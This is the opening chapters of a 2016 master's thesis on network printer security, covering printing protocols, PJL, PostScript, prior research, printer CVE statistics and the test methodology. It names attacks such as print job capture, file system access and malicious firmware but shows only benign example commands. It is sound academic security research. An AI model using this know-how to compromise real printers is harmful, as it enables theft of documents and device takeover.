Exploiting Network Printers

A Survey of Security Flaws in Laser Printers and Multi-Function Devices

Schriftliche Prüfungsarbeit für die Master-Prüfung
des Studiengangs IT-Sicherheit / Netze und Systeme
an der Ruhr-Universität Bochum

vorgelegt von
Müller, Jens

30.09.2016

Lehrstuhl für Netz- und Datensicherheit
Prof. Dr. Jörg Schwenk
Dr. Juraj Somorovsky
Vladislav Mladenov

Horst-Görtz Institut Ruhr-Universität Bochum

Eidesstattliche Erklärung

Ich erkläre, dass ich keine Arbeit in gleicher oder ähnlicher Fassung bereits für eine andere Prüfung an der Ruhr-Universität Bochum oder einer anderen Hochschule eingereicht habe.

Ich versichere, dass ich diese Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen benutzt habe. Die Stellen, die anderen Quellen dem Wortlaut oder dem Sinn nach entnommen sind, habe ich unter Angabe der Quellen kenntlich gemacht. Dies gilt sinngemäß auch für verwendete Zeichnungen, Skizzen, bildliche Darstellungen und dergleichen.

Official Declaration

Hereby I declare, that I have not submitted this thesis in this or similar form to any other examination at the Ruhr-Universität Bochum or any other Institution of High School.

I officially ensure, that this paper has been written solely on my own. I herewith officially ensure, that I have not used any other sources but those stated by me. Any and every parts of the text which constitute quotes in original wording or in its essence have been explicitly referred by me by using official marking and proper quotation. This is also valid for used drafts, pictures and similar formats.

Not this English translation, but only the official version in German is legally binding.

Datum / Date	Unterschrift / Signature

Abstract

Over the last decades printers have evolved from mechanic devices with microchips to full blown computer systems. From a security point of view these machines remained unstudied for a long time. This work is a survey of weaknesses in the standards and various proprietary extensions of two popular printing languages: PostScript and PJL. Based on tests with twenty laser printer models from various vendors practical attacks were systematically performed and evaluated including denial of service, resetting the device to factory defaults, bypassing accounting systems, obtaining and manipulating print jobs, accessing the printers' file system and memory as well as code execution through malicious firmware updates and software packages. A generic way to capture PostScript print jobs was discovered. Even weak attacker models like a web attacker are capable of performing the attacks using advanced cross-site printing techniques.

Keywords: PostScript, PJL, network printer security, cross-site printing

Contents

1. Introduction **1**
- 1.1. Motivation . . . 1
- 1.2. General Idea . . . 1
- 1.3. Contributions . . . 2
- 1.4. Outline . . . 2

2. Fundamentals **3**
- 2.1. Network Printing Protocols . . . 4
- 2.2. Printer Control Languages . . . 5
- 2.3. Page Description Languages . . . 7

3. Related Work **9**
- 3.1. Significant Prior Research . . . 9

4. Methodology **12**
- 4.1. Research Approach . . . 12
- 4.2. Attacker Models . . . 14

5. Attacks **16**
- 5.1. Denial of Service . . . 16
- 5.2. Privilege Escalation . . . 17
- 5.3. Print Job Manipulation . . . 18
- 5.4. Information Disclosure . . . 20
- 5.5. Remote Code Execution . . . 22

6. Prototype Implementation **24**
- 6.1. Program Overview . . . 24
- 6.2. Printer Discovery . . . 26
- 6.3. Protocol Design . . . 28
- 6.4. Featured Commands . . . 31

7. Evaluation **34**
- 7.1. Attacker Models . . . 34
- 7.2. Printer Exploitation . . . 38
- 7.3. Printer Forensics . . . 62
- 7.4. Additional Findings . . . 63

8. Countermeasures **65**

9. Conclusion **67**

A. Appendix **73**

List of Figures

2.1. Encapsulation of printer languages 3

4.1. Shodan search result for printers 14

5.1. The PostScript dictionary stack 19

6.1. UML class diagram of PRET 24
6.2. File system access with PRET 31

7.1. Cross-site printing with CORS spoofing 35

List of Tables

3.1. Printer related CVEs by manufacturer 11
3.2. Printer related CVEs by attack vector 11

4.1. Pool of test printers and MFPs 12
4.2. Additional high volume test MFP 13

6.1. Attributes used for printer discovery 26
6.2. Results of the PostScript feedback test 30
6.3. Implemented file operation commands 32
6.4. PRET commands mapped to attacks 33

7.1. Malicious print job deployment channels 34
7.2. Comparison of cross-site printing channels 37
7.3. Denial of service attacks against printers 40
7.4. Resetting printers to factory defaults 43
7.5. Security features of LPRng and CUPS 43
7.6. Content overlay and replacement attacks 46
7.7. File system access with PostScript and PJL 50
7.8. Devices vulnerable to print job disclosure 52
7.9. Exhaustive key search in PJL and PostScript 54
7.10. Software platforms for printers and MFPs 61
7.11. Comparison of printer firmware and software 61
7.12. Overview of attacks and attacker models 62

8.1. Attack detection and prevention mechanisms 66

A.1. Complete list of printer related CVEs 76
A.2. Additional PRET commands in PJL mode 76
A.3. Additional PRET commands in PS mode 77
A.4. Additional PRET commands in PCL mode 77
A.5. Overview of downloaded printer firmware 79

List of Acronyms

API Application Programming Interface

ASCII American Standard Code for Information Interchange

ASLR Address Space Layout Randomization

CaPSL Canon Printing System Language

C&C Command and Control

CIFS Common Internet File System

CLI Command-Line Interface

CPCA Common Peripheral Controlling Architecture

CSRF Cross-Site Request Forgery

CPE Common Platform Enumeration

CVE Common Vulnerabilities and Exposures

CWE Common Weakness Enumeration

DHCP Dynamic Host Configuration Protocol

DNS Domain Name System

DNS-SD DNS Service Discovery

EEPROM Electrically Erasable Programmable Read-Only Memory

EPROM Erasable Programmable Read-Only Memory

EJL Epson Job Language

ESC/P EPSON Standard Code for Printers

FIFO First In – First Out

FTP File Transfer Protocol

GDI Graphics Device Interface

GUI Graphical User Interface

HID Human Interface Device

HP-GL Hewlett-Packard Graphics Language

HTML Hypertext Markup Language

HTTP Hypertext Transfer Protocol

ICMP Internet Control Message Protocol

IDS Intrusion Detection System

IETF Internet Engineering Task Force

IP Internet Protocol

IPsec Internet Protocol Security

IPS Intrusion Prevention System

ISO International Standards Organization

LDAP Lightweight Directory Access Protocol

MIB Management Information Base

NASL Nessus Attack Scripting Language

NCP NetWare Core Protocol

NPAP Network Printing Alliance Protocol

NVRAM Non-Volatile Random-Access Memory

OID Object Identifier

PDF Portable Document Format

PGP Pretty Good Privacy

PIN Personal Identification Number

POP3 Post Office Protocol, version 3

PPD PostScript Printer Description

RAM Random-Access Memory

RCE Remote Code Execution

RIP Raster Image Processor

RPCS Refined Printing Command Stream

RSA Rivest-Shamir-Adleman cryptosystem

SDK Software Development Kit

SIEM Security Information Event Management

SLP Service Location Protocol

SMB Server Message Block

SMTP Simple Mail Transfer Protocol

SNMP Simple Network Management Protocol

SPL Samsung Printer Language

SQL Structured Query Language

SSL Secure Sockets Layer

TCP Transmission Control Protocol

TLS Transport Layer Security

UDP User Datagram Protocol

UEL Universal Exit Language

UML Unified Modeling Language

URL Uniform Resource Locator

USB Universal Serial Bus

VLAN Virtual Local Area Network

XES Xerox Escape Sequence

XJCL Xerox Job Control Language

XML Extensible Markup Language

XPS XML Paper Specification

XSS Cross-Site Scripting

ZJS Zenographics SuperPrint Zj Stream

1. Introduction

Printers are considered rather unspectacular devices. We use them to print documents – which is inevitable even in a digital word – and sometimes get mad about their whims to produce paper jams. From a security point of view, these machines remained unstudied for a long time. Only in recent years research into printer security started to gain some attention. This work is a contribution towards systematic printer pentesting.

1.1. Motivation

Remember the old hacker days when Angelina Jolie and Jonny Miller went dumpster diving to get hard copies of sensitive documents? The world has changed since then. Our devices have become 'smart'. In the internet of things we can find televisions, video game consoles, pacemakers and printers. There is no need to ransack the garbage container anymore if you can obtain a digital version of the document in demand. We must stop to view printers as 'devices that print'. Printers nowadays are connected to a network and combined with other functionalities such as fax or scanner. We must realize that they became full blown computers running standard operating systems. Millions of those devices are located in offices and homes with potentially insufficient protection.[1] It is therefore high time for an in-depth analysis of printer insecurity.

1.2. General Idea

Objective of this work is to create a survey of vulnerabilities in network printers. While various types of security flaws found in embedded devices also apply to printers, our work focuses on printer-specific vulnerabilities. Three major areas are investigated:

1. **PostScript/PJL implementations** – Widespread printer languages like PJL and PostScript offer security sensitive features such as access to the file system. Based on the study of their open standards and various proprietary extensions, we analyze the capabilities of both languages from an attacker's point of view.

2. **Firmware/software updates** – We assume it is common for printers to deploy firmware updates over the printing channel itself. For the top vendors we create a survey of firmware update procedures and support to install additional software.

[1] Forbes magazine published a warning in 2013: 'time to take multifunction printer security seriously', `http://www.forbes.com/sites/ciocentral/2013/02/07/the-hidden-it-security-threat-multifunction-printers/`, May. 2016

3. **Printer malware distribution** We discuss various techniques to deploy malicious print jobs and demonstrate which attacker models are hereby able to abuse the vulnerabilities found in *1.* and *2.*

1.2.1. Delimitations

In this work we focus on printer-specific vulnerabilities. Other weaknesses like XSS or logic flaws in the FTP service of a printer therefore are not covered, even though they should be part of a comprehensive penetration test. Because we are interested in vulnerabilities in business devices, we delimit our analysis to models capable of printing several thousand pages without needing to replace cartridges. This leaves out inkjet printers, which even today often have no support for networking anyway.

1.2.2. Limitations

There are lots of printer models by various manufacturers and it is hardly possible to cover them all. Due to a lack of funding, test printers have to be acquired as donations from various university chairs and facilities. This limits the newness and diversity of devices to be analyzed. Given enough donated devices however, our pool of test printers should be a good sample of what is used in small and medium-sized offices.

1.3. Contributions

The goal of this thesis is to create a blueprint for network printer penetration testing and discuss protection mechanisms. Although potential vulnerabilities have been known to exist for decades, there has not been much academic research on this topic. Our work is a contribution to close this knowledge gap. A prototype implementation to conduct semi-automated security tests will furthermore be released as open-source software.

1.4. Outline


Chapter 1 contains an overview of our project, introducing the motivation behind it and the general idea. In Chapter 2, we discuss the fundamentals of network printing protocols, printer/job control and page description languages. A survey of significant prior research and known vulnerabilities in printers since 1999 is given in Chapter 3. Following on from this, Chapter 4 lays out the research approach and defines attacker models. Known and new attacks against network printers covering denial of service, privilege escalation, print job manipulation, information disclosure and remote code execution are described in Chapter 5. A prototype implementation to automate printer analysis and exploitation is proposed in Chapter 6. Presented attacks are evaluated against the assembled pool of test printers in Chapter 7. Together with a discussion of countermeasures in Chapter 8, this leads up to the conclusion in Chapter 9.

2. Fundamentals

Typical printers range from classical dot matrix to inkjet or laser printers used at home or in small businesses. The printing hardware is not addressed in detail in this work, as from a security perspective it seems less relevant.[1] While single function printers are still common there is clearly a trend towards multi-function printers/peripherals (MFP), also referred to as multi-function devices (MFD) or all-in-one (AiO) devices, which have additional built-in functions like scanning or telefax. In the following, we give an introduction to fundamental printing technologies, including network printing protocols, printer control and page description languages.

High-level overview of printing protocols and languages A schematic relationship of the subjects discussed in this chapter is given in Figure 2.1: The network printing protocol acts as a channel to deploy print jobs which either contain the page description language directly or first invoke a printer/job control language to change settings like paper trays. From a security point of view this encapsulation is interesting, especially because functionality is overlapping. For example an – each time different – username can be set in IPP, PJL and PostScript. If something is restricted in one layer, it may be allowed in the next one. While network printing protocols are discussed in this work, our focus is mainly on printer languages, particularly PJL and PostScript.

Figure 2.1.: Encapsulation of printer languages



[1] Even though some newspapers claimed hackers could set laser printers on fire by overheating them, http://www.wired.com/2011/12/hp-printer-lawsuit/, May. 2016

2.1. Network Printing Protocols

Sending data to a printer device can be done by USB/parallel cable or over a network. In this work we focus on network printing but most of the presented attacks can also be performed against local printers. There are various exotic protocols for network printing like Novell's NCP or AppleTalk. In the Windows world, SMB/CIFS printer shares have become popular. Furthermore, some devices support printing over generic protocols such as FTP or HTTP file uploads. The most common network printing protocols however are LPD, IPP and raw port 9100 printing as introduced below.

2.1.1. LPD

The Line Printer Daemon (LPD) protocol had originally been introduced in Berkeley Unix in the 1980s. The existing implementation was later specified by [McL90]. The daemon runs on port 515/tcp and can be accessed using the 'lpr' command. While the LPD process was traditionally hosted on a computer system connected to the printing device, today's network printers run their own daemon directly accessible over the network. To print, the client sends a control file defining job/username and a data file containing the actual data to be printed. The input type of the data file can be set in the control file by choosing among various file formats. However it is up to the LPD implementation how to actually handle the print data. A popular LPD implementation for Unix-like operating system is *LPRng*.[2] LPD can be used as a carrier to deploy malicious PostScript or PJL print jobs. The protocol itself is not further analyzed in this work, with the exception of accounting bypasses in Section 5.2.2 and a fuzzer written to discover buffer overflows in LPD implementations as described in Section 5.5.1.

2.1.2. IPP

Between 1999 and 2005 the IETF IPP working group published various draft standards for an LPD successor capable of authentication and print job queue management. The Internet Printing Protocol (IPP) is defined in [Her00, H$^+$00]. Extensions have been specified for mobile and cloud printing [PWG13] as well as for 3D printing [PWG16]. Because IPP is based on HTTP, it inherits all existing security features like basic/digest authentication (see [FHBH99]) and SSL/TLS encryption. To submit a print job or to retrieve status information from the printer, an HTTP *POST* request is sent to the IPP server listening on port 631/tcp. A famous open-source IPP implementation is *CUPS*,[3] which is the default printing system in many Linux distributions and OS X. Network printers usually run their own IPP server as one method to accept print jobs. Similar to LPD, IPP is a channel to deploy the actual data to be printed and can be abused as a carrier for malicious PostScript or PJL files. In this work, IPP itself is no further used except for accounting in Section 5.2.2 and printer language discovery in Section 6.2.

[2] Powell, P., *LPRng – An Enhanced Printer Spooler*, `http://www.lprng.com/`, May. 2016
[3] Sweet, M., *Common Unix Printing System*, `http://www.cups.org/`, May. 2016

2.1.3. Raw

Raw printing is what we define as the process of making a connection to port 9100/tcp of a network printer – a functionality which was originally introduced by HP in the early 90s using separate hardware modules. It is the default method used by CUPS and the Windows printing architecture[4] to communicate with network printers as it is considered as 'the simplest, fastest, and generally the most reliable network protocol used for printers'.[5] Raw port 9100 printing, also referred to as JetDirect, AppSocket or PDL-datastream actually is not a printing protocol by itself. Instead all data sent is directly processed by the printing device, just like a parallel connection over TCP. In contrast to LPD and IPP, interpreted printer control or page description languages can send direct feedback to the client, including status and error messages. Such a bidirectional channel is not only perfect for debugging, but gives us direct access to results of PJL and PostScript commands, for example for file system access. Therefore raw port 9100 printing – which is supported by almost any network printer – is used as the primary channel in our security analysis and the prototype implementation.

2.2. Printer Control Languages

A job control language manages settings like output trays for the current print job. While it usually sits as an optional layer in-between the printing protocol and the page description language, functions may be overlapping. Examples of vendor-specific job control languages are CPCA, XJCL, EJL and PJL – which is supported by a variety of printers and will be discussed below. In addition, printer control and management languages are designed to affects not only a single print job but the device as a whole. One approach to define a common standard for this task was NPAP. However, it has not established itself and is only supported by Lexmark. Other printer manufacturers instead use SNMP or its metalanguage PML as introduced in the following.

2.2.1. PJL

The Printer Job Language (PJL) was originally introduced by HP but soon became a de facto standard for print job control. 'PJL resides above other printer languages' [HP 97] and can be used to change settings like paper tray or size. It must however be pointed out that PJL is not limited to the current print job as some settings can be made permanent. PJL can also be used to change the printers display or read/write files on the device. There are many dialects as vendors tend to support only a subset of the commands listed in the PJL reference and instead prefer to add proprietary ones. PJL is further used to set the file format of the actual print data to follow. Without such

[4] Microsoft Corporation, *Windows Printer Driver Architecture*, `https://msdn.microsoft.com/windows/hardware/drivers/print/printer-driver-architecture`, May. 2016

[5] Sweet, M., *Network Protocols supported by CUPS – AppSocket Protocol*, `https://www.cups.org/doc/network.html#PROTOCOLS`, May. 2016

explicit language switching, the printer has to identify the page description language based on magic numbers. Typical PJL commands to set the paper size and the number of copies before switching the interpreter to PostScript mode are shown in Listing 2.1.

Listing 2.1: Setting paper size and copies with PJL

```
1 @PJL SET PAPER=A4
2 @PJL SET COPIES=10
3 @PJL ENTER LANGUAGE=POSTSCRIPT
```

In this work PJL is used for various attacks such as denial of service (Section 5.1.3), manipulating page counters (Section 5.2.2), gaining access to memory (Section 5.4.1) and file system (Section 5.4.2) as well as malicious firmware updates (Section 5.5.2).

2.2.2. SNMP

SNMP is a port 161/udp protocol, designed to manage various network components like routers. The architecture is defined in [HW00]. Information offered by a managed system is not subject to the standard itself but defined in separate hierarchical database files, so called MIBs. An MIB consists of various OID entries, each one identifying a variable to be either monitored (SNMP GetRequest) or modified (SNMP SetRequest). An example of retrieving the `hrDeviceDescr` value (OID 1.3.6.1.2.1.25.3.2.1.3) from the 'Host Resources MIB' as defined in [GW93] is shown in Listing 2.2.

Listing 2.2: SNMP request to read the textual description of a device

```
1 $ snmpget -v1 -c public printer iso.3.6.1.2.1.25.3.2.1.3.1
2 iso.3.6.1.2.1.25.3.2.1.3.1 = STRING: "hp LaserJet 4250"
```

While SNMP is not printer-specific, many printer manufacturers have published MIBs for their network printer models. A generic approach to create a vendor-independent 'Printer MIB' was taken in [BML04]. As a stand-alone language, we make use of SNMP only in Section 6.2 to enumerate printing capabilities. However SNMP can be embedded within PJL and therefore included into arbitrary print jobs as shown below.

2.2.3. PML

The Printer Management Language (PML) is a proprietary language to control HP printers. It basically combines the features of SNMP with PJL. Publicly available documentation has not been released, however parts of the standard were leaked by the *LPRng* project. [HP 00] defines PML as 'an object-oriented request-reply printer management protocol' and gives an introduction to the basics of the syntax. PML is embedded within PJL and can be used to read and set SNMP values on a printer device. This is especially interesting if a firewall blocks access to SNMP services (161/udp), but an attacker is still able to print using one of the various techniques discussed in Section 7.1. The use of PML within a print job is demonstrated in Listing 2.3. In this work, PML is used to reset the printer to factory defaults as described in Section 5.2.1.

Listing 2.3: PML request to read the textual description of a device

```
                                    get  len. MIB     OID
1 > @PJL DMINFO ASCIIHEX="0000 06  03 0302010301"
2 < "800000060303020103011410 6870204c617365724a65742034323530"
                                  hpLaserJet4250 (hexdecimal)
```

2.3. Page Description Languages

A page description language (PDL) specifies the appearance of the actual document. It must however be pointed out that some PDLs offer limited job control, so a clear demarcation between page description and printer/job control language is not always possible. The function of a 'printer driver' is to translate the file to be printed into a PDL that is understood by the printer model. Note that some low cost inkjet printers do not support any high level page description language at all. So called host-based or GDI printers only accept simple bitmap datastreams like ZJS while the actual rendering is done by the printer driver. There are various proprietary page description languages like Kyocera's PRESCRIBE, SPL, XES, CaPSL, RPCS, ESC/P which is mostly used in dot matrix printers or HP-GL and HP-GL/2 which have been designed for plotters. Support for direct PDF and XPS printing is also common on newer printers. The most common 'standard' page description languages however are PostScript and PCL.

2.3.1. PostScript

The PostScript (PS) language was invented by Adobe Systems between 1982 and 1984. It has been standardized as PostScript Level 1 [Ado85], PostScript Level 2 [Ado92], PostScript 3 [Ado99] and in various language supplements. While PostScript has lost popularity in desktop publishing and as a document exchange format to PDF, it is still the preferred page description language for laser printers. The term 'page description' may be misleading though, as PostScript is capable of much more than just creating vector graphics. PostScript is a stack-based, Turing-complete programming language consisting of almost 400 operators for arithmetics, stack and graphic manipulation and various data types such as arrays or dictionaries. Technically spoken, access to a PostScript interpreter can already be classified as code execution because any algorithmic function can theoretically be implemented in PostScript. Certainly, without access to the network stack or additional operating system libraries, possibilities are limited to arbitrary mathematical calculations like mining bitcoins. However, PostScript is capable of basic file system I/O to store frequently used code, graphics or font files. Originally designed as a feature, the dangers of such functionality were limited before printers got interconnected and risks were mainly discussed in the context of host-based PostScript interpreters. In this regard, Encapsulated PostScript (EPS) is also noteworthy as it can be included in other file formats to be interpreted on the host such as LaTeX documents. An example to echo *Hello world* to *stdout* is given in Listing 2.4.

Listing 2.4: Example PostScript document

```
1 %!
2 (Hello world) print
```

In this work, PostScript is used for a variety of attacks such as denial of service through infinite loops (Section 5.1.3), manipulation and retention of print jobs (Section 5.3 and Section 5.4.3) as well as gaining access to the printer's file system (Section 5.4.2).

2.3.2. PDF

The PDF file format has initially been released by Adobe Systems in 1993 the and later became an ISO standard [ISO08]. It was designed as a successor of PostScript and has established itself as a widely accepted document exchange format. Some newer printers support direct PDF printing in addition to PostScript. While PDF is partially based on PostScript, it is neither a complete programming language, nor does it support file system operations. Therefore PDF seems less applicable for printer exploitation and is not further studied in this work.

2.3.3. PCL

The Printer Command Language (PCL) as specified in [HP 92] is a minimalist page description language supported by a wide variety of vendors and devices. Along with PostScript, PCL represents a de facto standard printer language. Similar to PostScript, it's origins date back to the early 80s with PCL 1 introduced by HP in 1984 for inkjet printers. PCL 3 and PCL 4 added support for fonts and macros which both can be permanently downloaded to the device – however only referenced to by a numeric id, not by a file name, as direct access to the file system is not intended. PCL 1 to 5 consist of escape sequences followed by one or more ASCII characters representing a command to be interpreted. PCL 6 Enhanced or 'PCL XL' uses a binary encoded, object-oriented protocol [HP 02]. If not stated otherwise, traditional PCL 5e is used in this work. An example PCL document to print 'Hello world' is given in Listing 2.5.

Listing 2.5: Example PCL document

```
1 <Esc>EHello world
```

Due to its limited capabilities, PCL is hard to exploit from a security perspective. In this work it is applied to create a virtual, macro-based file system within the printers memory, which can be used for file-sharing purposes as described in Section 6.4.

3. Related Work

In the following, we give an introduction to related work on the topic of printer security including significant prior research and a survey of known vulnerabilities since 1999.

3.1. Significant Prior Research

While printer manufacturers added various proprietary featured to PostScript and PJL, their standards – and in particular the possibility to access the file system – date back to the 80s [Ado85] and 90s [HP 97]. For PJL, this issue has first been demonstrated by [FX 02] who wrote the *PFT and Hijetter*[1] programs to perform file operations on HP LaserJets using legitimate PJL commands which heavily inspired our work. A virtual, distributed file system based on PJL has been proposed and implemented by [Smi11]. One noteworthy work is [Cre05], who gave an early introduction to potentially harmful PJL commands and network printer hacking in general. A comprehensive discussion of printer security – including a survey of malicious PJL and PostScript commands – which comes closest to our work has been given by [Cos10, Cos11]. [Cos12] further demonstrate how to abuse proprietary PostScript extensions like command execution, access to the memory and to network sockets on Xerox devices and show techniques to deploy malicious print jobs using Java applets or Word documents. The potential danger of PostScript file I/O primitives has been pointed out by [Sib96], however we are not aware of any efforts to systematically exploit PostScript functions to access the file system of a printer device. The risk of remote code execution through firmware modification attacks has been demonstrated by [KB12] for the *Lexmark e240n*, by [CS11, CCS13] for virtually all HP printers and by [Jor14] for the Canon PIXMA series. All they had to do was understand how the proprietary checksum algorithms used for firmware verification worked. [Hei11] modified firmware for Xerox devices which enabled them to execute arbitrary commands on the device – the tool to digitally sign the firmware and the secret key was included in the firmware itself. [WE16] adapted the attack and showed that even recent Xerox printers are vulnerable. Methods for firmware analysis have been discussed by [ZC13] and performed on a large scale by [CZFB14]. Even though most of the major printer and MFP manufacturers allow their devices to be extended by third-party applications, research on the proprietary software platforms is still a blank spot. The only published work is an early analysis of HP's Chai platform which has been conducted by [FX 02]. They managed to bypass the signature verification using an alternate loader and execute arbitrary Java bytecode.

[1] FtR of Phenoelit, *PFT and Hijetter*, `http://www.phenoelit.org/hp/`, Jun. 2016

A systematic analysis of vulnerabilities in the embedded web server of printer devices has been conducted by [HB11] and [Sut11]. [Wea07] discovered 'cross-site printing', a technique to force web browsers into printing arbitrary payloads on a network printer. A case-study of digital forensics on MFPs has been performed by [LLP+11]. Recently, [Luk16] proposed a formal, policy-based security model for access control on MFPs.

Market Analysis The printer market is quite complex with over eighty different manufacturers listed in the *OpenPrinting*[2] project. Getting objective sales numbers for the major players is hard and market share statistics differ based on printing technology and geographic location of the market. According to the 'Service Market Analysis 2012' from Digital Peripherals Solutions Consulting as cited in the *InfoTrends*[3] blog, the top 10 players on the Western European laser printer market are: HP, Samsung, Brother, Canon, Lexmark, Kyocera, Ricoh, Xerox, Dell as well as Konica Minolta. The 'Global Multi-Function Printer Market 2016-2020'[4] report from Research and Markets additionally names Epson, Panasonic, Oki, Kodak, Olivetti, Sharp, Toshiba, Sindoh and UTAX as prominent vendors.

Vulnerability overview To get an overview of already discovered vulnerabilities in printers, the CVE[5] database is used which contains a dictionary of publicly known information security flaws dating back to 1999. While we share the criticism of CVE based statistics as discussed in [CM13] they pose the most objective approach to gain information on past printer-related vulnerabilities currently available. Unfortunately, there is no reliable method to list CVE identifiers by device type. Using correlation tools like *vFeed*[6] however, CPE[7] names can be mapped to CVE identifiers. To extract all vulnerabilities in printer, we searched for `cpe:/{h,a,o}:vendor:` for all of the major vendors as listed before. An explicit search for the different product types `h` (hardware), `a` (application) and `o` (operating system) was necessary because printer-related vulnerabilities can be found in all categories. Additionally, a free text search for `printer`, `postscript` and `pjl` was performed. Finally, we manually verified the results and removed false positives like vulnerabilities in printer drivers or management software. The remaining vulnerabilities were categorized by vendor and year of disclosure as shown in Table 3.1.

[2]The Linux Foundation OpenPrinting workgroup, *Printer Listings*, `http://www.openprinting.org/printers`, Jul. 2016

[3]Hawkins, D., *Placements of Western European Office Devices Continue to Suffer*, `http://blog.infotrends.com/?p=10559`, Jul. 2016

[4]Research and Markets, *Global Multi-Function Printer Market 2016-2020*, `http://www.researchandmarkets.com/research/wbpkfb/global`, Jul. 2016

[5]MITRE Corporation, *Common Vulnerabilities and Exposures (CVE)*, `https://cve.mitre.org/`, Jul. 2016

[6]ToolsWatch Org, *vFeed correlated Vulnerability and Threat Database*, `https://github.com/toolswatch/vFeed`, Jul. 2016

[7]National Vulnerability Database, *Common Platform Enumeration (CPE)*, `https://nvd.nist.gov/cpe.cfm`, Jul. 2016

Vendor	Year(s)	# CVEs
Xerox	1999–2010	52
HP	1999–2016	40
Canon	1999–2015	8
Lexmark	2004–2016	8
Brother	2002–2015	5
Kyocera	2006–2008	3
Oki	2008	2
Toshiba	2012–2014	2
Other	1999-2012	5
Total	1999-2016	125

Table 3.1.: Printer related CVEs by manufacturer

It is worth emphasizing that not all vulnerabilities mentioned in prior research actually got a CVE identifier assigned. 125 printer-related CVE identifiers have been assigned since 1999. This number is relatively small compared to other networked devices like routers which matched thousands of results using the search technique. HP and Xerox each account for about one-third of the known vulnerabilities, however such statistics need to be enjoyed with caution. Other vendors are not necessarily more secure, but have potentially been less analyzed in the past. A complete list of CVEs in printer devices can be found in Table A.1 in the appendix. We actually planned to map CVE identifiers to the software weaknesses listed in the CWE[8] catalog using vFeed. Too many CWE identifier however match a single CVE identifier. To keep things clear, we instead grouped vulnerabilities into nine categories of attack vectors as shown in Table 3.2. It is remarkable that half of the identified security flaws are web-related while only one twelfth are caused by actual printing languages like PostScript or PJL.

Attack vector	# CVEs
Malicious PostScript print jobs	6
Malicious PJL print jobs	3
Malicious PRESCRIBE print jobs	1
Firmware or software updates	3
Specially crafted IP packets	3
Network services (FTP, Telnet, …)	23
Web application (XSS, CSRF, …)	63
Unspecified or internal vectors	19
Physical access to device	4

Table 3.2.: Printer related CVEs by attack vector

[8] MITRE Corporation, *Common Weakness Enumeration (CWE)*, `https://cwe.mitre.org/`, Jul. 2016

4. Methodology

4.1. Research Approach

For twenty laser printer models from various manufacturers we performed a security analysis of PostScript/PJL interpreters and firmware/software deployment procedures.

Acquiring the printers Test printer devices were collected as donations by various university chairs and facilities. While our actual goal was to assemble a pool of printers containing at least one model for each of the top 10 manufacturers, we practically took what we could get. For this, we wrote a lot of emails and knocked on a lot of doors at the University of Bochum. If available, the latest firmware was installed prior to any tests to make sure any vulnerabilities discovered had not been fixed in the meantime.

Printer model	MFP	Firmware	PS	PJL	PCL
HP LaserJet 1200		M.22.09	✓	✓	✓
HP LaserJet 4200N		20050602	✓	✓	✓
HP LaserJet 4250N		20150130	✓	✓	✓
HP LaserJet P2015dn		20070221	✓	✓	✓
HP LaserJet M2727nfs	✓	20140702	✓	✓	✓
HP LaserJet 3392 AiO	✓	20120925	✓	✓	✓
HP Color LaserJet CP1515n		20120110	✓	✓	✓
Brother MFC-9120CN	✓	K.1.06	✓	✓	✓
Brother DCP-9045CDN	✓	G.1.10	✓	✓	✓
Lexmark X264dn	✓	NR.APS.N645	✓	✓	✓
Lexmark E360dn		NR.APS.N645	✓	✓	✓
Lexmark C736dn		NR.APS.N644	✓	✓	✓
Dell 5130cdn		201402240935	✓	✓	✓
Dell 1720n		NM.NA.N099	✓	✓	✓
Dell 3110cn		200707111148	✓	✓	✓
Kyocera FS-C5200DN		2011.05.16	✓	✓	✓
Samsung CLX-3305W	✓	3.00.02.20	✓	✓	✓
Samsung MultiPress 6345N	✓	1.03.00.81	✓	✓	✓
Konica bizhub 20p		3.11	✓	✓	✓
OKI MC342dn	✓	A12.80_0_5	✓	✓	✓

Table 4.1.: Pool of test printers and MFPs, firmware version and supported languages

The assembled devices are not brand-new anymore, nor does the pool of test units contain models for all of the top vendors. It should however represent a good mix of devices used in a typical university or office environment. A list of all printers and MFPs including their firmware version and supported languages is given in Table 4.1. Note that printing functionality is mechanically broken for the *Samsung CLX-3305W*, the *Samsung MultiPress 6345N* and the *Dell 5130cdn*. We nevertheless included these devices because for most of the presented attacks it is sufficient that network services are running. Additionally we were given permission by the university's data center to conduct non-destructive tests – limited to accessing the file system – against one of their high volume MFPs: the *Konica Minolta bizhub C454e* as shown in Table 4.2.

Printer model	MFP	Firmware	PS	PJL	PCL
Konica bizhub C454e	✓	A5C10Y0-3000-G00-RL	✓	✓	✓

Table 4.2.: Additional high volume test MFP

PostScript and PJL We surveyed which security sensitive features exist in the PostScript and PJL standards and their various proprietary extensions. Besides denial of service attacks, privilege escalation and print job manipulation, we were especially interested in job retention and access to the file system which is a legitimate feature of both languages. For semi-automated tests, we implemented a Python 2.7 application. If file operations were supported on a device, we examined the impact, for example, if stored print jobs could be read or if access to configuration files lead to code execution.

Firmware and software We downloaded all printer firmware available for the top 10 vendors and studied the deployment process by either analyzing the file headers or the channel (network traffic). To get information on protective measures like checksums or code signing we consulted the documentation and asked customer support. If we came to the conclusion that no adequate security mechanisms exist to prevent an attacker from deploying malicious firmware we documented this as potential future work as we did *not* plan to modify firmware in this work. Furthermore we surveyed which platforms are provided by the major vendors to develop custom software for printers and built a proof-of-concept malware where access to an SDK was available.

